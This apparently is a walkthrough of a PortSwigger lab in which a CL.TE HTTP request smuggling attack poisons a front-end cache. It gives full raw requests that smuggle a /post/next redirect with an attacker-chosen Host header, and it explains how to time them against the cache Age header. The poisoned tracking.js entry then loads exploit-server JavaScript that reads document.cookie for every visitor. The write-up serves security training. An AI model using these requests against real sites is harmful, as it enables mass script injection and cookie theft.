
The lab
here is how portswigger describes it
This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is configured to cache certain responses.
To solve the lab, perform a request smuggling attack that causes the cache to be poisoned, such that a subsequent request for a JavaScript file receives a redirection to the exploit server. The poisoned cache should alert document.cookie.
this one is nastier because it abuses a cache so the poison sticks, every visitor who requests the cached file gets our redirect until the cache entry expires, not just the one unlucky person.
The idea#
there are two moving parts here, smuggling and caching, and it helps to see how they fit.
a web cache sits at the front end and saves copies of common responses, so that a file like a shared javascript file does not have to be fetched from the back end every time. the cache stores the response under a key, usually the url, and serves that saved copy to everyone who asks for the same url until it expires
that is normally a performance win, but it becomes dangerous if we can get a malicious response saved under a legitimate url. if we can make the cache store a redirect to our server under the url of a real javascript file, then every visitor whose browser loads that script gets our redirect instead, follows it to our server, and runs our script. that is web cache poisoning, and request smuggling is how we slip the malicious response into the cache
the gadget we abuse is a redirect. the site has a next post feature at /post/next that answers with a redirect, and it builds the redirect target using the Host header of the request. so if we smuggle a /post/next request with a Host header of our choosing, the response is a redirect pointing at our host. smuggle that so it becomes the response to a request for a javascript file, and the cache saves our redirect under that file's url
Step 1 - Find the redirect#

we open a blog post, and at the bottom there is a link to the next post.

we click it, intercept the request, and send it to repeater. it is a request to /post/next?postId=3 that comes back as a redirect
Step 2 - Smuggle a redirect with a chosen host#

we try smuggling that redirect with a Host header of our own.
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Transfer-Encoding: chunked

0

GET /post/next?postId=3 HTTP/1.1
Host: anything
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=1
this is the usual cl.te frame, the front end forwards the whole body by Content-Length, the back end reads Transfer-Encoding: chunked, meets the 0 chunk, and treats the GET /post/next block as a smuggled request. sending it a few times, we confirm that we can make the next request on the connection receive a redirect to /post on whatever host we put in the smuggled Host header. that is the primitive, now we aim it at our own server
Step 3 - Host the malicious script#

we go to the exploit server and create a file at /post with the content type text/javascript and the body alert(document.cookie), then store it. now our exploit server answers a request for /post with our script.
Step 4 - Fire the Poisoning request#
now we relaunch the same smuggle, but with the Host header set to our exploit server
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 180
Transfer-Encoding: chunked

0

GET /post/next?postId=3 HTTP/1.1
Host: your-exploit-server-id.exploit-server.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=1

here is what this request does. exactly as before, the smuggled GET /post/next is left waiting at the front of the back end connection. but this time its Host header names our exploit server, so when this smuggled request is answered, the redirect it produces points at https://your-exploit-server-id.exploit-server.net/post. the plan is for that redirect to become the response the cache stores for a javascript file, so the whole job now is to line the smuggled redirect up with a request for that file.
Step 5 - Line it up with the Javascript file#
the file we target is /resources/js/tracking.js, a script the blog pages load. we fetch it directly.
GET /resources/js/tracking.js HTTP/1.1
Host: your-lab-id.web-security-academy.net
Connection: close

why send this at all, the point is to be the request that gets paired with our smuggled redirect. if our smuggled GET /post/next is sitting at the front of the connection when this tracking.js request arrives, the back end answers the smuggled request first and hands its redirect back as the response to tracking.js. the front end then caches that response under the tracking.js url. so this step is what actually plants the redirect in the cache, under the url of a real script
Step 6 - Get the timing right with the cache age#
the fiddly part is timing, because the front end only stores a fresh response for tracking.js when its current cached copy has expired. a cached response reports how old it is in an Age header, and the cache here refreshes around the 30 second mark. so we keep sending the tracking.js request and watch the Age climb, and when it is close to expiry, around 27, we go back to the poisoning attack request, send it, then immediately come back and send the tracking.js request again
the reason for that dance is simple. we want the cache to refresh at the exact moment our smuggled redirect is waiting on the connection, so that the fresh copy it stores is our redirect rather than the real file. firing the attack just as the old entry expires makes the poisoned response the one that gets saved. if we mistime it we just wait for the age to climb again and retry.

Step 7 - Trigger the alert#
once the cache is poisoned, we go to any blog page and refresh it.


the blog page's browser requests tracking.js, the cache serves our stored redirect instead of the real script, the browser follows it to our exploit server, fetches /post, and because that file is served as javascript the browser runs it, firing alert(document.cookie). the lab is solved.
how the whole attack works?#
let me tell the whole story plainly because a lot of pieces move.
the site puts a cache in front of its back end to serve common files quickly, and one of those files is a shared script, tracking.js, that every blog page loads. whatever response the cache saves for that file gets handed out to every visitor, so if we can trick the cache into saving something malicious there, we hit everyone, not just one person.
the site also has a harmless looking feature, a next post link, that answers with a redirect whose destination is built from the request's Host header. on its own that is nothing, but it is a gadget, a way to generate a redirect pointing wherever we choose just by setting a header.
request smuggling is the glue. because the front end and back end disagree on request length, we can leave a smuggled GET /post/next request parked at the front of a shared connection. when the next request on that connection comes along, the back end answers our parked request first and returns its redirect as though it were the answer to that next request.
so we set the smuggled redirect's Host to our own exploit server, and we arrange for the next request on the connection to be a request for tracking.js. the back end answers our redirect, the front end sees a response to tracking.js and, believing it is the real script, saves it in the cache under that file's url. the cache is now poisoned, the entry for tracking.js is a redirect to our server. the timing with the Age header is only about hitting the moment the cache refreshes, so our redirect is the copy it stores.
from then on it is automatic. any visitor who loads a blog page has their browser request tracking.js, the cache serves our redirect, the browser follows it to our exploit server, downloads /post, and since we served it as javascript the browser executes alert(document.cookie). one smuggled request has turned a shared cached script into malicious code for every visitor.
with this, we solved the lab!